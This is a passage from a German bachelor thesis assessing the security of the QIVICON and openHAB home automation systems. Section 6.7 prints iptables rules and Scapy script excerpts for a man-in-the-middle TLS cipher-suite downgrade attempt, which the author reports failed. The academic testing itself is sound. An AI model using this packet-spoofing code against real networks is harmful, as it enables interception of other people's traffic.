Nach der durchgeführten Verifikation der Funde ergeben sich unterschiedliche Ergebnisse. Es konnte gezeigt werden, dass automatisierte Schwachstellenscans deutliche Defizite im Testen von IT-Systemen haben können. Bei den Ergebnissen fanden sich falsch positive wie falsch negative Funde, die durch den Einsatz weiterer Werkzeuge genauer betrachtet und dann anders bewertet werden konnten. Teilweise konnten Wege aufgezeigt werden wie sich die gefundenen Schwachstellen durch einen Angreifer tatsächlich ausnutzen lassen. Auffällig ist auch, dass die Scanner deutliche Unterschiede in den Ergebnissen aufweisen. Bei der QIVICON Home Base konnte keine direkt auszunutzende Schwachstelle gefunden werden, die einen unautorisierten Zugriff auf das System mit erhöhten Nutzerrechten ermöglicht. Allerdings sind hier, wie beim openHAB auch, die verschlüsselten Verbindungen zur Anmeldung am lokalen System gefährdet und könnten von Angreifern benutzt werden, um mit ihrer Hilfe Anmeldedaten abzugreifen.

6.7. Paketmanipulation mittels Scapy

Eine entscheidende Fragestellung im Zusammenhang mit dieser Arbeit ist, welche von den HASs erhobenen Daten den Verfügungsbereich des Nutzers verlassen. Da die Kommunikation zu Drittsystemen bei beiden HASs verschlüsselt stattfindet und der Versuch, die verwendeten Zertifikate durch den Einsatz eines Proxy-Servers zu fälschen fehlschlägt, muss zunächst die verschlüsselte Kommunikation selbst genauer auf Schwachstellen überprüft werden.

```
~$ iptables -A FORWARD -p tcp ! -f --dport 443 -m state --state
   ESTABLISHED -m u32 --u32 "0>>22&0x3C@ 12>>26&0x3C@ 0 & 0
   xFFFFFF00=0x16030100 && 0>>22&0x3C@ 12>>26&0x3C@ 2 & 0xFF=0x01
   && 0>>22&0x3C@ 12>>26&0x3C@ 7 & 0xFFFF=0x0301" -j DROP

~$ iptables --table nat -A POSTROUTING -o eth0 -j MASQUERADE
~$ iptables -A FORWARD -i eth0 -o eth2 -m state --state RELATED,
   ESTABLISHED -j ACCEPT
~$ iptables -A FORWARD -i eth2 -o eth0 -j ACCEPT
```

Auflistung 16: Firewall-Regeln für den Einsatz mit Scapy [30]

Nach Analyse der Kommunikation der QIVICON Home Base in Unterabschnitt 6.1 kann folgende Überlegung zu einem potenziellen Angriff führen: In der Phase des Handshakes der TLS-Kommunikation leitet der Client (HAS) diese mit dem ClientHello-Paket ein (s. [61, S. 64]). In diesem Paket übersendet er dem Server seine möglichen Parameter zur Verschlüsselung. Darunter vor allem auch die Cipher-Suites, die aus Schlüsselaustausch-, Authentifizierungsverfahren, Hash-Algorithmus und Strom-/Blockchiffre bestehen.

Von diesen Cipher-Suites wurden über die Jahre mehrere als sogenannte „weak ciphers“ identifiziert (s.Tabelle 4), da sie Verfahren und Algorithmen nutzen, die Schwachstellen unterschiedlichster Ausprägung aufweisen. Idee des Angriffs ist es nun, solche schwachen Cipher-Suites im ClientHello-Paket auszuwählen und diese explizit als einzige Wahl in einem manipulierten Paket an den Server zu senden, mit der Erwartung, dass dieser die Verbindung auf Basis der schwachen Cipher aufbaut und etabliert. Dabei ergeben sich also drei Stufen. Zunächst muss das originale ClientHello-Paket des Client abgefangen und verworfen werden. Dies geschieht über speziell angelegte Firewall-Regeln in Auflistung 16 auf dem MitM-System (s. Abbildung 5). Parallel wird in einem zweiten Schritt das Paket mittels eines Skripts, basierend auf der Python-Bibliothek Scapy, abgefangen und wie in Auflistung 17 beschrieben manipuliert, um es dann abschließend an den Server weiterzuleiten.

Die von der QIVICON Home Base angebotenen Cipher-Suites sind in der Tabelle 9 dargestellt. Verglichen mit Tabelle 4 lässt sich erkennen, dass „weak ciphers“ vorhan-

Tabelle 9: Angebotene Cipher-Suites (QIVICON Home Base)

Cipher-Suite	„weak cipher“	verwundbar
ECDHE-ECDSA-AES256-SHA	nein	ja
ECDHE-RSA-AES256-SHA	nein	ja
AES256-SHA	nein	ja
ECDH-ECDSA-AES256-SHA	nein	ja
ECDH-RSA-AES256-SHA	nein	ja
DHE-RSA-AES256-SHA	nein	ja
DHE-DSS-AES256-SHA	nein	ja
ECDHE-ECDSA-AES128-SHA	nein	ja
ECDHE-RSA-AES128-SHA	nein	ja
AES128-SHA	nein	ja
ECDH-ECDSA-AES128-SHA	nein	ja
ECDH-RSA-AES128-SHA	nein	ja
DHE-RSA-AES128-SHA	nein	ja
DHE-DSS-AES128-SHA	nein	ja
ECDHE-ECDSA-**RC4**-SHA	ja	ja
ECDHE-RSA-**RC4**-SHA	ja	ja
RC4-SHA	ja	ja
ECDH-ECDSA-**RC4**-SHA	ja	ja
ECDH-RSA-**RC4**-SHA	ja	ja
ECDHE-ECDSA-**DES**-CBC3-SHA	ja	ja
ECDHE-RSA-**DES**-CBC3-SHA	ja	ja
DES-CBC3-SHA	ja	ja
ECDH-ECDSA-**DES**-CBC3-SHA	ja	ja
ECDH-RSA-**DES**-CBC3-SHA	ja	ja
EDH-RSA-**DES**-CBC3-SHA	ja	ja
EDH-DSS-**DES**-CBC3-SHA	ja	ja
RC4-MD5	ja	ja
TLS_FALLBACK_SCSV	-	-

den sind. Dabei zeigt Tabelle 4 auch, dass alle vom Clientsystem angebotenen Cipher-Suites durch die Verwendung von TLSv1.0 potenziell verwundbar sind. Für den Angriff wird deshalb DES-CBC3-SHA oder AES128-SHA als Cipher-Suite ausgewählt, da diese nachfolgend über die BEAST Attacke potenziell gebrochen werden können und die Blockchiffren mit den zusätzlich kürzesten Schlüssellängen sind. Das Skript ist dabei nicht in der Lage, Datenverkehr zu entschlüsseln sondern basiert auf dem Ansatz durch die Manipulation der Parameter im ClientHello-Paket, die Teilnehmer zum Aufbau einer möglichst schwach gesicherten Verbindung zu bewegen. Diese Tatsache soll im TLSv1.0 Standard dadurch unterbunden werden, dass sowohl Client als auch Server Hashwerte über die versandten bzw. empfangenen Pakete bilden [12]. Das Skript, welches in Auszügen in Auflistung 17 und Auflistung 18 dargestellt ist und der Thesis vollumfänglich beiliegt, testet somit, ob diese Überprüfung bei einem Verbindungsaufbau in der Imple-

mentierung korrekt behandelt wird oder ob es zum Aufbau einer manipulierten Verbindung kommen kann. Dabei werden zwei verschieden manipulierte Pakete verwendet. In einer Variante wird die gewünschte Cipher-Suite in alle vorhandenen Felder der „cipher_suites“ Struktur des ClientHello-Paket geschrieben [12, S. 36], in der zweiten Variante findet ein Tausch der gewählten Cipher-Suite mit der ersten im Paket enthaltenen statt (vgl. Auflistungen 17 und 18).

```
1  for n, i in enumerate(pkt[TLSClientHello].cipher_suites):
2      if i == 0x00ff:
3          break
4      # pkt[TLSClientHello].cipher_suites[n] = 0x000a
5      pkt[TLSClientHello].cipher_suites[n] = cipher
6      print pkt[TLSClientHello].cipher_suites[n]
7
8  print "\n"
9  print "new ciphers in attack a:"
10 print pkt[TLSClientHello].cipher_suites
11 print "\n"
12 print "[Client Hello] Spoofed packet is created:\n\n"
13 pkt.show()
14 del pkt[IP].chksum
15 del pkt[TCP].chksum
16 print "info: packet in hex bytes:"
17 print str(pkt).encode("HEX")
18
19 #
20 # Casting, so checksums are recalculated:
21 #
22 pkt = pkt.__class__(str(pkt))
23
24 #
25 # Sending with eth0
26 #
27 sendp(pkt, iface="eth0")
28 print "Packet was sent."
29 i = 1
```

Auflistung 17: Skript zur Paketmanipulation mit Scapy (Auszug 1)

Der Angriff über die Manipulation des ClientHello-Pakets war im SSLv2-Protokoll möglich. Eine nach RFC-Standard verlaufende Verbindung sollte auf Grund der Tatsache, dass die Hashwerte der vom Client gesendeten Pakete nicht mit den am Server empfangenen übereinstimmen, die Verbindung mit einem „Error alert“ der Form „decrypt_error“ beenden [61, S. 133]. Tatsächlich finden sich in den Aufzeichnungen der Versuche Verbindungen, die dem erwarteten Verhalten entsprechen. Allerdings wurden auch andere Reaktionen beobachtet, nämlich das Beenden der Verbindung durch einen „deco-

de_error.“ [12, S. 27]. Die Ursache für das inkonsistente Verhalten der Server-Implementierungen ist ungeklärt. Festzustellen ist, dass keine Verbindung auf Basis der manipulierten Pakete aufgebaut wurde.

```
first_cipher = pkt[TLSClientHello].cipher_suites[0]
pkt[TLSClientHello].cipher_suites[0] = cipher
c = 0
for n, i in enumerate(pkt[TLSClientHello].cipher_suites):
    if i == cipher and c == 1:
        pkt[TLSClientHello].cipher_suites[n] = first_cipher
    if i == cipher and c == 0:
        c = c + 1

print "\n"
print "new ciphers in attack a:"
print pkt[TLSClientHello].cipher_suites
print "\n"
print "[Client Hello] Spoofed packet is created:\n\n"
pkt.show()
del pkt[IP].chksum
del pkt[TCP].chksum
print "info: packet in hex bytes:"
print str(pkt).encode("HEX")

#
# Casting, so checksums are recalculated:
#
pkt = pkt.__class__(str(pkt))
```

Auflistung 18: Skript zur Paketmanipulation mit Scapy (Auszug 2)

Da das openHAB in der Standardeinstellung über das TLSv1.2 Protokoll kommuniziert, wird der oben genannte Angriff nicht versucht. Um vergleichbare Angriffe auf das openHAB anzuwenden, müsste dem eine Downgrade-Attacke vorstehen, die das System dazu bringt, über TLSv1.0 zu kommunizieren. Blockchiffren in TLSv1.2 sind nicht anfällig für die BEAST Attacke. Immerhin kann bei der Nutzung von my.openhab.org im Web-Interface des Anbieters (unter „Items“) gesehen werden, welche Datensätze übertragen wurden. Diese bestimmt der Nutzer auch willentlich in der Konfiguration seines HAS. Durch die verschlüsselte Übertragung kann jedoch nicht ausgeschlossen werden, dass auch weitere, vom Nutzer nicht autorisierte, Daten an Drittsysteme gesendet werden.

7. Ergebnis

Ziel der Arbeit ist es eine belegte Aussage über die Sicherheit der untersuchten Systeme zu treffen. In den vorherigen Kapiteln konnte dargestellt werden wie mit üblichen Werkzeugen eines Penetrationstesters detaillierte Information über die HASs herangezogen werden. Außerdem auffällig ist die Vielzahl von Funden, die ein Schwachstellenscan eines einzelnen Heimautomatisierungssystem liefert. Die angeschlossene Sichtung und Bewertung der Funde in Unterabschnitt 6.5 zeigt, dass eine manuelle Überprüfung notwendig ist. Die untersuchten Systeme weisen definitiv deutliche Schwachstellen auf, deren Ausnutzbarkeit teilweise sogar belegt werden konnte (s. Unterabschnitt 6.5.1). Gerade die Schwachstellen bedingt durch Nutzung veralteter Protokolle bei der Verschlüsselung sind vermeidbar. Dem openHAB-System muss zugutegehalten werden, dass viele Funde (Port 2001-2003) auf Schwachstellen in der Middleware Homegear zurückfallen, die keine Entwicklung des openHAB Projekts ist, ohne die jedoch eine Nutzung über den Funk-Stick nicht möglich wäre.

Bezüglich der Verbindung zu Drittsystemen zeigt Tabelle 9 deutlich, dass das QIVICON-System schwache Ciphern nutzt, wenn auch die Verwendung der RC4-Stromchiffre serverseitig unterbunden wird. Insgesamt ist aber auch festzuhalten, dass kein erfolgreicher Angriff auf die Kommunikation der HASs mit Dienstanbietersystemen durchgeführt werden konnte. Die bekannten Angriffe sind nicht so trivial anwendbar wie dies oft in Veröffentlichungen behauptet wird. Besonders für die BEAST Attacke werden die beiden Systeme nicht für realistisch angreifbar gehalten, da der Angriff voraussetzt, dass das Opfer (hier der Webclient des HAS) eine manipulierte Webseite abruft, auf der maliziöser JavaScript-Code eingebettet ist. Es ist sehr fraglich wie ein Angreifer die Client-Implementierung zu solch einem Webseitenaufruf bringen sollte. Außerdem ist fraglich, ob die Client-Implementierung JavaScript-Code interpretiert wie dies gewöhnliche Browser von Endanwendern tun. Die Verbindungen beider HAS zu den Dienstanbietersystemen sind also als relativ sicher einzuschätzen. Dieser Tatsache geschuldet ist es jedoch, dass ein Entschlüsseln der Verbindung nicht möglich war und kein Einblick in den tatsächlich stattfindenden Datenverkehr gewonnen werden konnte. Für das QIVICON-System ist somit völlig unklar, welche Daten das Netzwerk des Nutzers verlassen. Auch beim openHAB kann keine Einsicht in den Datenverkehr genommen werden, einen Anhalt bietet die Ereignisprotokollierung, die der Nutzer im Web-Interface von my.openhab.org einsehen kann.

Ungeklärt bleibt die Tatsache, dass das Heimautomatisierungssystem QIVICON nur eine Verbindung über TLSv1.0 aufbaut, obwohl es ein System aus dem Hause der Telekom ist, die Kontrolle über die Entwicklung der auf dem System betriebenen Software hat und an der Gegenstelle das TLS-Protokoll in Version 1.2 unterstützt. Somit entfällt das

Argument vieler Dienstanbieter im Internet, die sich auf eine Kompatibilität zu Altsystemen berufen, welche sonst nicht mit ihren Servern kommunizieren könnten.

Als Ergebnis festzuhalten bleibt weiterhin die Tatsache, dass eine Sicherheitsuntersuchung in Form eines Penetrationstests nie belegen kann, dass das System final sicher ist, sondern nur den Zustand bewerten kann, der unter der gegebenen Zeit und dem zur Verfügung stehenden Wissen sowie Mitteln (Tests, Werkzeuge, usw.) vorherrscht. Neue Schwachstellen und Exploits können schon morgen gefunden und entwickelt werden, Probleme, die Grundlage der Komplexität moderner Kryptographie sind, könnten gelöst werden und die Sicherheit einschränken oder brechen.

8. Zusammenfassung

Nach der Einführung in die Fragestellung dieser Arbeit und einer Übersicht zum Stand der Forschung in diesem Themengebiet folgt die Vorstellung und Diskussion der beiden Heimautomatisierungssysteme, die darlegt wie diese im aktuellen, großen Feld der Heimautomatisierungslösungen einzuordnen sind. Gemeinsamkeiten und Unterschiede vor allem in der Datenhaltung werden erarbeitet und dargestellt. Da sich die folgende Sicherheitsuntersuchung auf die Informationsbeschaffung aus bewährter Software stützt, geht dem ein Überblick über verbreitete Standards zu Penetrations- und Sicherheitstests und eine Vorstellung von verfügbaren Werkzeugen voraus. Die Komplexität solcher Untersuchungen bestätigt sich hier deutlich. Softwareprodukte und Protokolle für immer aktuellere Nutzeranforderungen operieren auf vielen Schichten und Systemen. Jede dieser Schichten der modernen Kommunikation bietet potenzielle Schwächen und Angriffsvektoren für Angreifer. Die Auswahl der vorgestellten Werkzeuge sowie die Diskussion möglicher Angriffe auf die hier untersuchten Systeme belegen dies. Es wird klar wie wenig Einfluss der gewöhnliche Nutzer auf die Sicherheit seiner komplexen EDV-Systeme hat. Nach der umfangreichen Installation der benötigten Umgebung und Software kann mit Hilfe dieser die Analyse der Heimautomatisierungssysteme und ihrer Kommunikation durchgeführt werden. Dabei wird mit Hilfe von unterschiedlichen Methoden der Datenverkehr analysiert. Neben systembasierten Schwachstellenscans wird auch die verschlüsselte Kommunikation der HAS betrachtet und über zwei Methoden versucht, die Verschlüsselung der Verbindung zu kompromittieren. Auf keinem der beiden Wege gelingt dies. Sollte es einem Angreifer gelingen, eine Position wie in den hier durchgeführten Untersuchungen zu erlangen, indem er sich Zutritt zum lokalen Netzwerk des Nutzers (LAN/WLAN) verschafft, so sind auch noch andere Angriffe ohne Umwege über ein Heimautomatisierungssystem denkbar. Gänzlich abwegig ist das jedoch nicht, wie einige Beispiele der Vergangenheit gezeigt haben, wo Passwörter zur Absicherung des drahtlosen Verkehrs (WLAN) durch öffentlich einsehbare Merkmale wie die ESSID berechnet werden konnten [64].

Interessant wären weitere Untersuchung der QIVICON Home Base, möglicherweise eine physikalische Herangehensweise über die Platine des HAS, mit mehr Hintergrundwissen. Darauf aufbauend könnte vielleicht die Extraktion von Firmware-Images in Betracht gezogen werden, über die mittels Reverse-Engineering tiefergreifende Informationen über das System erlangt werden können. Auch eine intensive Auseinandersetzung mit dem Quelltext des openHAB könnte weitere Erkenntnisse zu laufenden Routinen und Diensten liefern, die in Entwicklung weiterer Test-Werkzeuge für Penetrationstester münden könnten. Schon jetzt sind von beiden Heimautomatisierungssysteme neue Versionen angekündigt, die in Zukunft veröffentlicht werden sollen. Es wäre interessant

auch diese bezüglich der Sicherheit zu analysieren und dann in einen Vergleich zu den hier untersuchten Systemen zu stellen.

Das in der Thesis entwickelte Scapy-Skript könnte durch deutliche Ergänzungen zu einem universelleren Testwerkzeug für die Untersuchung von SSL/TLS-Implementierungen erweitert werden und somit als nützliches Programm für zukünftige Untersuchungen des Protokolls dienen.

Somit bleibt abschließend nur noch ein altes Sprichwort der National Security Agency (NSA) zu zitieren:

„Attacks always get better; they never get worse.“
[RFC 4270, S. 7]

Literatur

[1] ADRIAN, David ; BHARGAVAN, Karthikeyan ; DURUMERIC, Zakir ; GAUDRY, Pierrick ; GREEN, Matthew ; HALDERMAN, J A. ; HENINGER, Nadia ; SPRINGALL, Drew ; THOMÉ, Emmanuel ; VALENTA, Luke u. a.: Imperfect forward secrecy: How Diffie-Hellman fails in practice. In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* ACM, 2015, S. 5–17

[2] AVIRAM, Nimrod ; SCHINZEL, Sebastian ; SOMOROVSKY, Juraj ; HENINGER, Nadia ; DANKEL, Maik ; STEUBE, Jens ; VALENTA, Luke ; ADRIAN, David ; HALDERMAN, J. A. ; DUKHOVNI, Viktor ; KÄSPER, Emilia ; COHNEY, Shaanan ; ENGELS, Susanne ; PAAR, Christof ; SHAVITT, Yuval: DROWN: Breaking TLS with SSLv2. In: *25th USENIX Security Symposium*, 2016

[3] BARCELÓ, Marta ; HERZOG, Pete: *OSSTMM 3 – The Open Source Security Testing Methodology Manual*. `http://www.isecom.org/mirror/OSSTMM.3.pdf`, Dezember 2010. – letzter Zugriff am 28.09.2016

[4] BEURDOUCHE, Benjamin ; BHARGAVAN, Karthikeyan ; DELIGNAT-LAVAUD, Antoine ; FOURNET, Cédric ; KOHLWEISS, Markulf ; PIRONTI, Alfredo ; STRUB, Pierre-Yves ; ZINZINDOHOUE, Jean K.: A messy state of the union: Taming the composite state machines of TLS. In: *2015 IEEE Symposium on Security and Privacy* IEEE, 2015, S. 535–552

[5] BRAUCHLI, Andreas ; LI, Depeng: A solution based analysis of attack vectors on smart home systems. In: *Cyber Security of Smart Cities, Industrial Control System and Communications (SSIC), 2015 International Conference on* IEEE, 2015, S. 1–6

[6] BUNDESAMT FÜR SICHERHEIT IN DER INFORMATIONSTECHNIK: *Ein Praxis-Leitfaden für IS-Penetrationstests*. `https://www.bsi.bund.de/DE/Themen/Cyber-Sicherheit/Dienstleistungen/ISPentest_ISWebcheck/ispentest_iswebcheck_node.html#doc6600926bodyText1`, November 2014

[7] BUNDESAMT FÜR SICHERHEIT IN DER INFORMATIONSTECHNIK: *Technische Richtlinie TR-02102-2*. `https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr02102/index_htm.html`, Jan 2016

[8] CHRIS NICKERSON ET AL.: *Penetration Testing Execution Standard*. `http://www.pentest-standard.org/`, August 2014. – letzter Zugriff am 14.10.2016

[9] DENIS, Matthew ; ZENA, Carlos ; HAYAJNEH, Thaier: Penetration testing: Concepts, attack methods, and defense strategies. In: *Long Island Systems, Applications and Technology Conference (LISAT), 2016 IEEE* IEEE, 2016, S. 1–6

[10] DEUTSCHER BUNDESTAG: *Die Grundrechte*. `https://www.gesetze-im-internet.de/bundesrecht/gg/gesamt.pdf`, Mai 1949. – letzter Zugriff am 15.09.2016

[11] DEUTSCHER BUNDESTAG: *Bundesdatenschutzgesetz*. `https://www.gesetze-im-internet.de/bundesrecht/bdsg_1990/gesamt.pdf`, Dezember 1990. – letzter Zugriff am 15.09.2016

[12] DIERKS, T. ; ALLEN, C.: *The TLS Protocol Version 1.0*. https://www.ietf.org/rfc/rfc2246.txt, 1999

[13] DUONG, Thai ; RIZZO, Juliano: Here come the XOR ninjas. In: *White paper, Netifera* (2011)

[14] DUONG, Thai ; RIZZO, Juliano: The CRIME attack. In: *Presentation at ekoparty Security Conference*, 2012

[15] DURUMERIC, Zakir ; KASTEN, James ; ADRIAN, David ; HALDERMAN, J A. ; BAILEY, Michael ; LI, Frank ; WEAVER, Nicolas ; AMANN, Johanna ; BEEKMAN, Jethro ; PAYER, Mathias u. a.: The matter of heartbleed. In: *Proceedings of the 2014 Conference on Internet Measurement Conference* ACM, 2014, S. 475–488

[16] EIKENBERG, Ronald: *Weiterhin etliche IP-Kameras von Aldi unzureichend geschützt*. https://heise.de/-3092642, Februar 2016. – letzter Zugriff 10.09.2016

[17] ENGEBRETSON, Dr. P.: *Hacking Handbuch*. 1. Ausgabe. Franzis Verlag GmbH, 2015. – 340 S.

[18] GLUCK, Yoel ; HARRIS, Neal ; PRADO, Angelo: *BREACH: Reviving the CRIME Attack*. http://breachattack.com/resources/BREACH%20-%20SSL,%20gone%20in%2030%20seconds.pdf, 2013

[19] GREENBONE NETWORKS GMBH: *Greenbone Security Manager - User Manual*. Bd. GOS 3.1.22. 2016. – 279 S.

[20] IMPERVA: *Attacking SSL when using RC4: Breaking SSL with a 13-year-old RC4 Weakness*. http://www.imperva.com/docs/HII_Attacking_SSL_when_using_RC4.pdf, 2015

[21] KAREN SCARFONE ET AL.: *Technical Guide to Information Security Testing and Assessment*. http://dx.doi.org/10.6028/NIST.SP.800-115, September 2008. – letzter Zugriff am 08.10.2016

[22] KREBS, Brian: *Blog von Brian Krebs*. https://krebsonsecurity.com, . – Online; zugegriffen 22 Oktober 2016

[23] KREMPL, Stefan: *Smart-Home-Pionier: Ich kann die Leute im Haushalt komplett überwachen*. https://heise.de/-3274071, Juli 2016. – [Online; zugegriffen 22 Juni 2016]

[24] LYON, Gordon: *Nmap - Netzwerke scannen, analysieren und absichern.* 1. Ausgabe. München : Open Source Press, 2009. – 688 S. – ISBN 978–3–937514–82–6

[25] MÖLLER, Bodo ; DUONG, Thai ; KOTOWICZ, Krzysztof: This POODLE bites: exploiting the SSL 3.0 fallback. In: *PDF online* (2014)

[26] MÜNCH, I. et a.: *IT-Grundschutzkatalog*. https://download.gsb.bund.de/BSI/ITGSK/IT-Grundschutz-Kataloge_2016_EL15_DE.pdf, Oktober 2016

[27] N.N.: *CVE Numbering Authorities*. https://cve.mitre.org/cve/cna.html, . – Online; zugegriffen 11 Oktober 2016

[28] N.N.: *cvedatils.com PHP 7.0.9 Schwachstellen*. https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-201906/PHP-PHP-7.0.9.html, . – Online; zugegriffen 21 Oktober 2016

[29] N.N.: *Eclipse SmartHome Framework*. http://www.eclipse.org/smarthome/, . – Online; zugegriffen 13 Oktober 2016

[30] N.N.: *Firewall-Regeln für SSL-Pakete*. https://gist.github.com/lhaagsma/f2de4647e841f4696175, . – Online; zugegriffen 10 Oktober 2016

[31] N.N.: *GitHub Repository masscan*. https://github.com/robertdavidgraham/masscan, . – Online; zugegriffen 13 Oktober 2016

[32] N.N.: *Github Repository sslsniff*. https://github.com/moxie0/sslsniff, . – Online; zugegriffen 13 Oktober 2016

[33] N.N.: *GitHub Repository testssl.sh*. https://github.com/drwetter/testssl.sh, . – Online; zugegriffen 1 Oktober 2016

[34] N.N.: *Homepage Burp Suite*. https://portswigger.net/burp/download.html, . – Online; zugegriffen 13 Oktober 2016

[35] N.N.: *Homepage busware*. http://busware.de, . – Online; zugegriffen 22 Oktober 2016

[36] N.N.: *Homepage Core Impact*. https://www.coresecurity.com/core-impact, . – Online; zugegriffen 13 Oktober 2016

[37] N.N.: *Homepage Homegear*. https://www.homegear.eu, . – Online; zugegriffen 10 Oktober 2016

[38] N.N.: *Homepage MBSA*. https://technet.microsoft.com/en-us/security/cc184923, . – Online; zugegriffen 13 Oktober 2016

[39] N.N.: *Homepage Metasploit*. https://www.metasploit.com/, . – Online; zugegriffen 22 Oktober 2016

[40] N.N.: *Homepage mitmproxy*. https://mitmproxy.org/, . – Online; zugegriffen 13 Oktober 2016

[41] N.N.: *Homepage Nikto2*. https://cirt.net/Nikto2, . – Online; zugegriffen 10 Oktober 2016

[42] N.N.: *Homepage Nmap*. https://nmap.org/, . – Online; zugegriffen 13 Oktober 2016

[43] N.N.: *Homepage openHAB*. http://www.openhab.org/getting-started/, . – Online; zugegriffen 11 Oktober 2016

[44] N.N.: *Homepage OpenVAS*. http://www.openvas.org/, . – Online; zugegriffen 13 Oktober 2016

[45] N.N.: *Homepage QIVICON*. https://www.qivicon.com, . – Online; zugegriffen 01 September 2016

[46] N.N.: *Homepage Scapy*. http://www.secdev.org/projects/scapy/, . – Online; zugegriffen 13 Oktober 2016

[47] N.N.: *Homepage sqlmap*. http://sqlmap.org/, . – Online; zugegriffen 13 Oktober 2016

[48] N.N.: *Homepage sslcaudit*. http://www.gremwell.com/sslcaudit_v1_0, . – Online; zugegriffen 13 Oktober 2016

[49] N.N.: *Homepage w3af*. http://w3af.org/, . – Online; zugegriffen 15 Oktober 2016

[50] N.N.: *Homepage ZMap*. https://zmap.io/, . – Online; zugegriffen 13 Oktober 2016

[51] N.N.: *Kali Linux Download*. https://www.kali.org/downloads/, . – Online; zugegriffen 11 Oktober 2016

[52] N.N.: *Nessus Home Edition*. https://www.tenable.com/products/nessus-home, . – Online; zugegriffen 13 Oktober 2016

[53] N.N.: *openHAB Architektur*. http://www.openhab.org/features/architecture.html, . – Online; zugegriffen 13 Oktober 2016

[54] N.N.: *OpenVAS Architektur*. http://www.openvas.org/img/OpenVAS-7-Software.png, . – Online; zugegriffen 11 Oktober 2016

[55] N.N.: *OpenVAS Feeds*. http://www.openvas.org/openvas-nvt-feed.html, . – Online; zugegriffen 11 Oktober 2016

[56] N.N.: *QIVICON Datenschutz*. https://www.qivicon.com/de/meta/datenschutz/, . – [Online; zugegriffen 19 Juni 2016]

[57] OFFENSIVE SECURITY: *Kali Linux Image für Raspberry Pi 2*. https://images.offensive-security.com/arm-images/kali-2.1.2-rpi2.img.xz, 2016. – [Online; zugegriffen 10 September 2016]

[58] PENETRATION TEST GUIDANCE SPECIAL INTEREST GROUP: *PCI DSS Penetration Testing Guidance*. März 2015

[59] PICOD, Jean-Michel ; LEBRUN, Arnaud ; DEMAY, Jonathan-Christofer: *Bringing Software Defined Radio to the Penetration Testing Community*. https://www.blackhat.com/docs/us-14/materials/us-14-Picod-Bringing-Software-Defined-Radio-To-The-Penetration-Testing-Community-WP.pdf, . – [Online; zugegriffen 20 Juli 2016]

[60] R. SEGGELMANN ET AL.: *Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension*. https://www.ietf.org/rfc/rfc6520.txt, 2012

[61] RESCORLA, Eric: *SSL and TLS: designing and building secure systems*. Bd. 2. Ausgabe. Reading : Addison-Wesley, 2001

[62] S. HOLLENBECK: *Transport Layer Security Protocol Compression Methods*. https://www.ietf.org/rfc/rfc3749.txt, 2004

[63] SCHERSCHEL, Fabian A.: *Google-Schutzschild rettet Blogger Krebs vor DDoS per IoT-Botnetz*. https://heise.de/-3333054, September 2016. – [Online; zugegriffen 28 September 2016]

[64] SCHIRRMACHER, Dennis: *Tool zeigt abermals Standard-Passwort von UPC-WLAN-Routern an*. https://heise.de/-3258223, Juli 2016. – Online; zugegriffen 20 Oktober 2016

[65] SCHNEIER, Bruce: *Blog von Bruce Schneier*. https://www.schneier.com, . – Online; zugegriffen 22 Oktober 2016

[66] SCHUBERT, Susanne ; MÜLLER, Daniel: *Der IT-Sicherheitsmarkt in Deutschland*. http://www.bmwi.de/BMWi/Redaktion/PDF/Publikationen/it-sicherheitsmarkt-in-deutschland-studie-2014, 2014

[67] SHINDE, Prashant S. ; ARDHAPURKAR, Shrikant B.: Cyber security analysis using vulnerability assessment and penetration testing. In: *Futuristic Trends in Research and Innovation for Social Welfare (Startup Conclave), World Conference on* IEEE, 2016, S. 1–5

[68] STEFINKO, Yaroslav ; PISKOZUB, Andrian ; BANAKH, Roman: Manual and automated penetration testing. Benefits and drawbacks. Modern tendency. In: *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)* IEEE, 2016, S. 488–491

[69] TENABLE NETWORK SECURITY: *Nessus 6.8 Installation and Configuration Guide*. 2016. – 105 S.

[70] TENABLE NETWORK SECURITY: *Nessus 6.8 User Guide*. 2016. – 151 S.

[71] TIM TRUSTWORTHY INTERNET MOVEMENT: *SSL Pulse - Survey of the SSL Implementation of the Most Popular Web Sites*. https://www.trustworthyinternet.org/ssl-pulse/, Okt 2016. – [Online; zugegriffen 08 Oktober 2016]

[72] VENROOY, B. van: *Sicherheit in der Heimautomatisierung*, H-BRS, Bachelor Thesis, Feb 2016

A. Anhang

A.1. Inhalt der CD

1. Bachelor-Thesis in digitaler Form
2. Exposè zur Bachelor-Thesis
3. Quelltext zu Paketmanipulation mit Scapy
4. Quelltext Bind-Shell
5. Mitschnitte der Kommunikation als pcap-Dateien
6. Reports der Schwachstellenscanner

A.2. Physikalische Untersuchung

Das Gehäuse der QIVICON Home Base wurde vorsichtig geöffnet, damit die Platine auf Schnittstellen hin begutachtet werden konnte, über die potenziell Zugriff auf das System genommen werden könnte. Es konnten keine einfach zugänglichen Schnittstellen gefunden werden. Der Vollständigkeit halber befinden sich die Bilder der Platine im Anhang der Thesis, falls diese für nachfolgende Arbeiten relevant seien könnten.

